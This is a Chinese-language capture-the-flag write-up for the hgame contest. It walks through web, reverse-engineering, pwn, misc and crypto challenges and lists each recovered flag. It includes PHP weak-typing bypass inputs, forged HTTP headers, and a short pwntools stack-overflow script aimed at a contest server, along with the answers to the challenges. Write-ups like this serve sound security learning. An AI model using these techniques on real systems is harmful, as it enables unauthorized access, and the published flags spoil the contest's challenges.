WEB

Are you from Europe?

URL:http://123.206.203.108:10001/European.html
第一道题，打开，抽卡模板。。。(感谢出题者圆我 ssr 梦)
首先先看看源码，f12，然后在源码里找到脚本

```
        function getCard(num) {
            var SSR = 0.0000001;
            var SR = 0.15;
            var cards = [];
            var card;
            if (times > 100) {
                SSR *= 100;
            }
            for (var i = 0; i < num; i++) {
                if (SSR * 10000 > Math.floor(Math.random() * 10000)) {
                    card = ["serv5", "craft5"][Math.round(Math.random())];
                    if (card == "serv5") { cards.push([card, serv5[Math.floor(Math.random() *
serv5.length)]]); }
                    if (card == "craft5") { cards.push([card, craft5[Math.floor(Math.random() *
craft5.length)]]); }
                }
                else if (SR * 10000 > Math.floor(Math.random() * 10000)) {
                    card = ["serv4", "craft4"][Math.round(Math.random())];
                    if (card == "serv4") { cards.push([card, serv4[Math.floor(Math.random() *
serv4.length)]]); }
                    if (card == "craft4") { cards.push([card, craft4[Math.floor(Math.random() *
craft4.length)]]); }
                }
                else {
                    card = ["serv3", "craft3"][Math.round(Math.random())];
                    if (card == "serv3") { cards.push([card, serv3[Math.floor(Math.random() *
serv3.length)]]); }
                    if (card == "craft3") { cards.push([card, craft3[Math.floor(Math.random() *
craft3.length)]]); }
                }
            }
            return cards;
        }
```

将 html 文件下载下来，修改源码关于 ssr 概率或是条件关系出现的卡牌
最后得到 flag: hgame{Th3_ChOseN_OnE!}
PS:一开始是直接改在 f12 里面，抽出来了，后来发现只是玄学成功。。。。

special number

URL:http://118.25.18.223:10001
拿到题目，看到提示，点开链接，看到如下代码

```
include_once("flag.php");
if(isset($_GET['key'])){
    $pattern = '/^(?=.*[0-9].*)(?=.*[a-zA-Z].*).{7,}$/ ';
    $key = $_GET['key'];
    if(preg_match($pattern,$key)===0){
        echo "格式错误";
    }else{
        $lock="**********";
        $b = json_decode($key);
        if($b==$lock)
            echo $flag;
        else
            echo "this is no special number";
    }
}
```

根据提示，php 弱类型，百度一波文档，发现要绕过 json，只要构造 key=0 即可；
而根据代码，我们需要长度至少 7 位，包含英文和数字，那么构造 0e00000 即可；
最后构造 index.php?key=0e00000
得到 flag:hgame{pHp_w34k_typing_s000_e4sy}

Can u find me?

URL:http://118.25.18.223:10003
打开题目，只有一句

only robot know where is the flag

因为以前试过爬虫，所以稍微知道点爬虫协议，进入网页
http://118.25.18.223:10003/robots.txt

```
User-agent: *
Disallow: /flaaaaaaaag.php
```

根据页面提示，进入 http://118.25.18.223:10003/f1aaaaaaaag.php

only admin can get flag

只有 admin，那就 f12，到网络修改请求头，将 cookie 修改为 user=admin,发送，
在响应里得到 flag:hgame{78e01ee77a39ef4e}

tell me what you want

URL:http://123.206.203.108:10001/
一开始，f12 没发现什么问题，随意提交,显示

request method is error.I think POST is better

开启 hackbar(burpsuite 可能强大一些，而且最新的火狐用不了 hackbar)
Load_URL,Enable Post Date
Post want=flag 得到提示

> https://www.wikiwand.com/en/X-Forwarded-For
> only localhost can get flag

打开火狐的 modify heads 根据文档，添加头 X-Forwarded-For，因为是本地，所以
X-Forwarded-For:127.0.0.1，POST 得到

> https://www.wikiwand.com/en/User_agent
> please use Icefox/57.0

要求用 Icefox/57.0，继续修改头，POST

https://www.wikiwand.com/en/HTTP_referer
the requests should referer from www.google.com

添加 Referer:www.google.com 再 POST

https://www.wikiwand.com/en/HTTP_cookie
you are not admin

修改 cookie:admin 再 POST
终于，flag 到手 flag:hgame{For9e_hTTp_iS_N0T_HArd}

我们不一样

URL:http://118.25.18.223:10002/
根据提示又是一道 php 弱类型，

```
include_once("flag.php");
if(isset($_POST['str1'])&&isset($_POST['str2'])){

    if ($_POST['str1']!=$_POST['str2']&&strcmp($_POST['str1'],$_POST['str2'])==0) {
        echo "flag is:".$flag;
        exit();
    } else{
        echo "Something wrong..";
    }
}
```

这次是要求 str1 != str2 而 strcmp 要求 = 0
根据弱类型，只要 str1 和 str2 类型不一样 strcmp 就会等于 0
构造 str1=1&str2[]=a 然后 hackbar 后 burpsuite POST 出去就行了
得到 flag is:hgame{g3t_f14g_is_so0000_ez}

RE


Re0

感谢学长送了 web 萌新道签到题，ida 打开 Alt+t 查找找到 flag


Flag:hctf{F1r5t_St5p_Ls_Ea5y}

nop_pop

原本不会做，在大佬的帮助下知道了 nop 是啥，有什么作用
然后把题做了出来。。。。
开始，中文搜索引擎，搜 Unicode



然后，双击那个 flag↓↓↓上面的 nop_me



Push 进函数的值和 call 的函数全部使用 nop 填充，最后复制到可执行文件，找 vvv_347 学长换了 flag

flag:hctf{Far5we1L_G0od_Cr4cker}

PWN

guess_number

依旧是教我 nop_pop 的大佬教我的步骤，首先 ida 打开，f5 反编译

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // eax@1

  init();
  puts("Hey gays, welcome to hgame pwn level1,");
  puts("lets play a game, try to guess the num :)\n");
  v3 = rand();
  guess_num(v3);
  return 0;
}
```

之后点开 guess_num

```
int __cdecl guess_num(int a1)
{
  int v1; // eax@4
  char nptr; // [sp+Ch] [bp-10Ch]@1
  int v4; // [sp+10Ch] [bp-Ch]@1

  v4 = *MK_FP(__GS__, 20);
  printf("enter your guess:");
  __isoc99_scanf("%s", &nptr);
  if ( atoi(&nptr) == a1 )
  {
    printf("OHHHHHHH! u did it !\norz orz orz orz\nhere is your flag:");
    system("cat flag");
    exit(0);
  }
  v1 = atoi(&nptr);
  printf("your guess is %u ,but the right num is %u\nsorry :( ,maybe next time u can made it.\n", v1, a1);
  return *MK_FP(__GS__, 20) ^ v4;
}
```

发现要使 scanf 的 nptr 值溢出。。。。

上方 ebp 到 nptr 长度为 0x10C，signed int 最大数为 2147483647

构造'2147483647' + 'a' * (0x10C + 8 - 10) + p32(7FFFFFFF)
7FFFFFFF 为 2147483647，0x10C 为 ebp 到 nptr 的长度，-10 是'2147483647'，+8 是 eip 和 ebp
然后 pwntools，


```
from pwn import *
r = remote('111.230.149.72', 10002)
payload =  '2147483647' + 'a' * (0x10C + 8 - 10) + p32(7FFFFFFF)
r.sendline(payload)
r.interactive()
```

得到 flag:hgame{S0unds_L1ke_U_KN0wn_h0w_st4ck_works}

MISC

白菜 1

下载文件，得到一张图片 flag.png,
开始，binwalk，winhex，查看 png 块都没有任何发现，
然后就翻到 LSB。。。。用 stegsolve，发现



有个 flag.txt
网上找了份代码

```
from PIL import Image

im = Image.open('flag.png')


width = im.size[0]
height = im.size[1]

a = ""
aa = ""

for y in xrange(height):
        for x in xrange(width):

                pixel = im.getpixel((x, y))

                for i in xrange(3):
                        aa += str(pixel[i]%2)

for i in xrange(len(aa)):
        try:
                a += chr(int(aa[i*8:i*8+8],2))
        except:
                break

fflag = open("flag.zip","w")

fflag.write(a)
fflag.close()
```

得到 zip 压缩包，解压得到 flag:hgame{4246a2158c280cdd1e8c18c57e96095f}

白菜 2

这个感觉简单了，先把图扔到虚拟机 kali，binwalk 发现

```
root@kali:~/Desktop# binwalk misc2.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
1037199       0xFD38F         Zip archive data, at least v2.0 to extract, compre
ssed size: 41, uncompressed size: 39, name: flag.txt
1037368       0xFD438         End of Zip archive
```

明显的一个 zip 压缩包


foremost

打开压缩包

得到 flag:hgame{af2ab981a021e3def22646407cee7bdc}

Pacp1

下载得到一个包，扔到 kali 里用 wireshark 打开，然后将 info 排列，发现一个访问 flag.php



排在第 557 行，将 No.列顺序排序，看到 559 行的文本，打开找到 flag

Flag:hgame{bfebcf95972871907c89893aa3096ec6}

CRYPTO

Easy Caesar

密文：vuoas{Hvs_ei8qy_pf7kb_1l_xIadg_cjSf_o_Zo9m_rCu}

凯撒密码，跑一下，开头 hgame

得到 hgame{The_qu8ck_br7wn_1x_jUmps_ovEr_a_La9y_dOg}

后来一直提交失败，才知道数字也要改。。。。。

得到 flag:hgame{The_qu1ck_brOwn_4x_jUmps_ovEr_a_La2y_dOg}

Polybius

ADFGX 码

密文：hgame{FDXDGDADDG_FXXFAAXFAG_GDFXFFXFFXADXFDA_GDAD}

	A	D	F	G	X
A	b	t	a	l	p
D	d	h	o	z	k
F	q	f	v	s	n
G	g	j	c	u	x
X	m	r	e	w	y

根据开始得到的推断密码为 frjtz_nebel_jnvented_jt

提交 hgame{frjtz_nebel_jnvented_jt}，错误

然后回去看文档，开始并没有发现什么问题，后来看到表格里，i/j，

尝试将 j 转换为 i(读起来瞬间流畅)

得到 flag:hgame{fritz_nebel_invented_it}

Hill

密文：phnfetzhzzwz　　key：9 17 6 5

看名字，希尔(Hill)密码，在线解码得到 flag

Flag:hgame{overthehillx}

URL:http://www.practicalcryptography.com/ciphers/hill-cipher/

Confusion

最开始的密文：

```
--/.-./.-../-/-.-/-....-/-.-/-..-/-./...-/--../-..-/--.-/.--/-.../.../
-./.-/..---/..-./.../..-/..---/--./--./-.../.../.--/....-/...../-.../.
../.-..-/.-/--../..-./..-/-/-....-/.../.../...-/.---/-...-/-./-../.-/--../.../.
-./..../..-/-/-....-/--.-/-/-...-/-/-...-/-/-...-
```

直接可以猜到摩斯电码，解密后：

```
MRLTK6KXNVZXQWBSNA2FSU2GGBSW45BSLAZFU6SVJBNDAZSRHU6Q====
```

密文与 base64 非常相似，但 base64 最后=数为 n%3，那么试试看 base32
Python 解密得到密文：

```
dW5yWmsxX2h4YSFOent2X2ZzUHZOfQ==
```

熟悉的两个等号，继续 python base64 解密得到密文：

```
unrZk1_hxa!tz{v_fsPvt}
```

两个{}和一个！都出现了，不可能是编码的改变，想到栅栏密码，位次为 2，解密得到：

```
utnzr{Zvk_1f_shPxvat!}
```

最后，熟悉的凯撒解密得到最终 flag：

```
hgame{Mix_1s_fuCking!}
```

还好这次不用改数字。。。。。。。。。

Baby step

pow(0x1111111111,flag,0x976693344d) = 0x7ac21f64ed

感谢大佬给了好几次提示。。。。。

Saga：

```
a = Mod(0x1111111111,0x976693344d)
b = Mod(0x7ac21f64ed,0x976693344d)
bsgs(a,b,(0x2c7de99912,0xfffffffffff))
    516221514551
```

然后 hex，得到 7831333337，转 ascii 得到 x1337 即为 flag。。
居然不是标准格式。。。。。